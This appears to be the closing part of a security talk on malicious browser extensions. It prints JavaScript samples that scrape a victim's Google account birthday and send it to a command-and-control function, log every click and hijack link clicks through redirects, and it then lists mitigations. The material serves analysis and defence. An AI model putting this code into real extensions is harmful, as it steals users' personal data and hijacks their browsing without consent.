        if (U['readyState'] == 4) {
            if (U['status'] == 200) {
                var A = U['responseText'], B = A['match'](new RegExp('\\["ac.s.bir.br",\\[([.,0-9]*?)\\]', 'i'));
                if (typeof B[1] !== 'undefined') {
                    send_to_c2 && send_to_c2('gac:bday', B[1]);
                    return;
                }
                send_error_to_c2 && send_error_to_c2('gac:e:match');
            } else {
                send_error_to_c2 && send_error_to_c2('gac:e:e' + this.status);
            }
        }
    };
    U['open']('get', 'https://myaccount.google.com/birthday');
    U['send']();
}());
```

Information Gathering

```
if (document.attachEvent) {
    document.attachEvent("onclick", click_listener);
} else if (document.addEventListener) {
    document.addEventListener("click", click_listener, false);
}
```

Click Hijacking

```
function hijack_click(hijack_url, target_element) {
    try {
        const old_href = target_element.getAttribute('href');
        target_element.setAttribute('href', hijack_url);
        target_element.setAttribute('extln_redirecting', true);
        target_element.click();
        if (old_href && old_href != hijack_url) {
            setTimeout(function () {
                target_element.setAttribute('href', old_href);
            }, 500);
        }
        setTimeout(function () {
            target_element.removeAttribute('extln_redirecting');
        }, 500);
    } catch (t) {
        window.location['href'] = hijack_url;
    }
}
```

Mitigations

- Audit
- Install browser extensions from trusted sources that can be verified
- ~~Do not use them~~

Mitigations

ID	Mitigation	Description
M1047	Audit	Ensure extensions that are installed are the intended ones as many malicious extensions will masquerade as legitimate ones.
M1038	Execution Prevention	Set a browser extension allow or deny list as appropriate for your security policy. [17]
M1033	Limit Software Installation	Only install browser extensions from trusted sources that can be verified. Browser extensions for some browsers can be controlled through Group Policy. Change settings to prevent the browser from installing extensions without sufficient permissions.
M1051	Update Software	Ensure operating systems and browsers are using the most current version.
M1017	User Training	Close out all browser sessions when finished using them to prevent any potentially malicious extensions from continuing to run.

Any questions?


OFF
ONE
2022